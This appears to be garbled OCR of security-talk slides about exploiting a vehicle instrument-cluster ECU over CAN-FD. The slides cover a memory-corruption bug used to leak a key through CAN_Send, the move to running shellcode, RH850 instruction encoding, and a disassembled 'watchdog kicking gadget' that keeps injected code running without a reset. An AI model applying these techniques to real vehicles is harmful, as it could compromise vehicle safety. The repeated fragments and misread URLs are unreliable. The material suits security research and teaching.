


Step 2

Writing




The Problem


CAN-FD
Frame #2
12 34 56 78
CAFECAFE
Data Buffer
CAFECAFE
DEADBEEF

The Problem


Writing once



How to convince the client?

CAN-FD Interface


Malicious Payload



https://tinyurl.com/learningnets

How to convince the client?


CAN-FD Interface



https://tmall/learningnets


```
CAN_Send(context, secret_addr, size_t)
```


CAN_Send(context, secret_addr, size_t)



https://github.com/learningnets

CAN_Send(context, secret_addr, size_t)





https://tinyurl.com/learningnets

Leaking a key? “Yea, well…”

“… That’s not that bad, each ECU has a different key”

“… You can only leak 64 bytes in a CAN-FD frame”

“… Yea, but then the MCU crashes and reboots and returns back to normal”

How to convince the client?


Info leak via CAN-FD

How to convince the client?

~~Info leak via CAN-FD~~

Run shellcode

Running Shellcode



https://tmaelearningnets


<Arithmetic instruction>

MOV

[Instruction format] (1) MOV reg1, reg2

(2) MOV imm5, reg2

(3) MOV imm32, reg1



i (bits 31 to 16) refers to the lower 16 bits of 32-bit immediate data.

I (bits 47 to 32) refers to the higher 16 bits of 32-bit immediate data.

https://tmaelearningnets

<Arithmetic instruction>

MOV


```
27 06 00 10+mov     0xFEDC1000, r7   -- Move
DC FE
28 06 00 18+mov     0xFEDC1800, r8   -- Move
DC FE
```

[Instruction format]

(1) MOV reg1, reg2

(2) MOV imm5, reg2

(3) MOV imm32, reg1




i (bits 31 to 16) refers to the lower 16 bits of 32-bit immediate data.

I (bits 47 to 32) refers to the higher 16 bits of 32-bit immediate data.


https://tmedlearningnets

CAN-FD Frame #2




https://machinelearningnets

CAN-FD Frame #2



32



Instrument Cluster ECU

https://tmat/learningnets

How to convince the client?

~~CAN-FD Interface~~

~~Run shellcode~~

Blink the backlight

https://tmall.learningnets

Stable code execution

Blink a LED strip connected to the ECU

1. Write to GPIO (**LED ON**)
2. Busy loop
3. Write to GPIO (**LED OFF**)
4. Repeat

Stable code execution

Blink a LED strip connected to the ECU

But we crashed :(

1. Write to GPIO (**LED ON**)
2. Busy loop
3. Write to GPIO (**LED OFF**)
4. Repeat

Interrupt Service Routines

We are running from an interrupt

Highly prioritized

Intended to be short to avoid starvation

Watchdog Timer (WDT)

Operated by a separate oscillator

Maintains a counter

Triggers an interrupt or a reset when the counter reaches a given time-out value

Good to resolve infinite loop bugs, **bad** for us

WDT trigger function is used to reset the timer

Disabling the WDT

Has to be pre-configured

29.2 Overview

29.2.1 Functional Overview

WDTA has the following functions:

- Selection of the operation mode after reset, by using the option bytes

  Enabling/disabling of WDTA, starting/stopping of the counter after reset, setting of the counter overflow time, and enabling/disabling of the VAC function can be selected. WDTA startup options to be set by the option bytes are described in **Table 29.20, WDTA Start-Up Options (RH850/F1KH-D8)** and **Table 29.21, WDTA Start-Up Options (RH850/F1KM-S4, RH850/F1KM-S1)**.

https://tmallearningnets

Hardware Watchdog

29.5.2.1 Calculating an Activation Code when the VAC Function is Used

Use the following expression to calculate the variable activation code (ExpectWDTE) to be set in the WDTA trigger register (WDTAnEVAC) when the VAC function is used, by using the WDTA reference value register (WDTAnREF):

$$\text{ExpectWDTE} = AC_H - \text{WDTAnREF (previous)}$$

https://tmaelearningnets

“Watchdog Kicking Gadget”

```
            .globl some_wdt_trigger
            some_wdt_trigger:
A0 07 85 88+ld.bu    -0x12EFF8[r0], r17 -- Load byte unsigned
20 DA
20 96 AC FF movea    0xFFFFFFAC, r0, r18 -- Move Effective Address
B1 91       sub      r17, r18           -- Substract
80 07 4D 90+st.b     r18, -0x12EFFC[r0] -- Store byte
20 DA
7F 00       jmp      [lp]               -- Jump Register
            -- End of function some_wdt_trigger
```


https://github.com/learningnets

Stable code execution

Blink a LED strip connected to the ECU

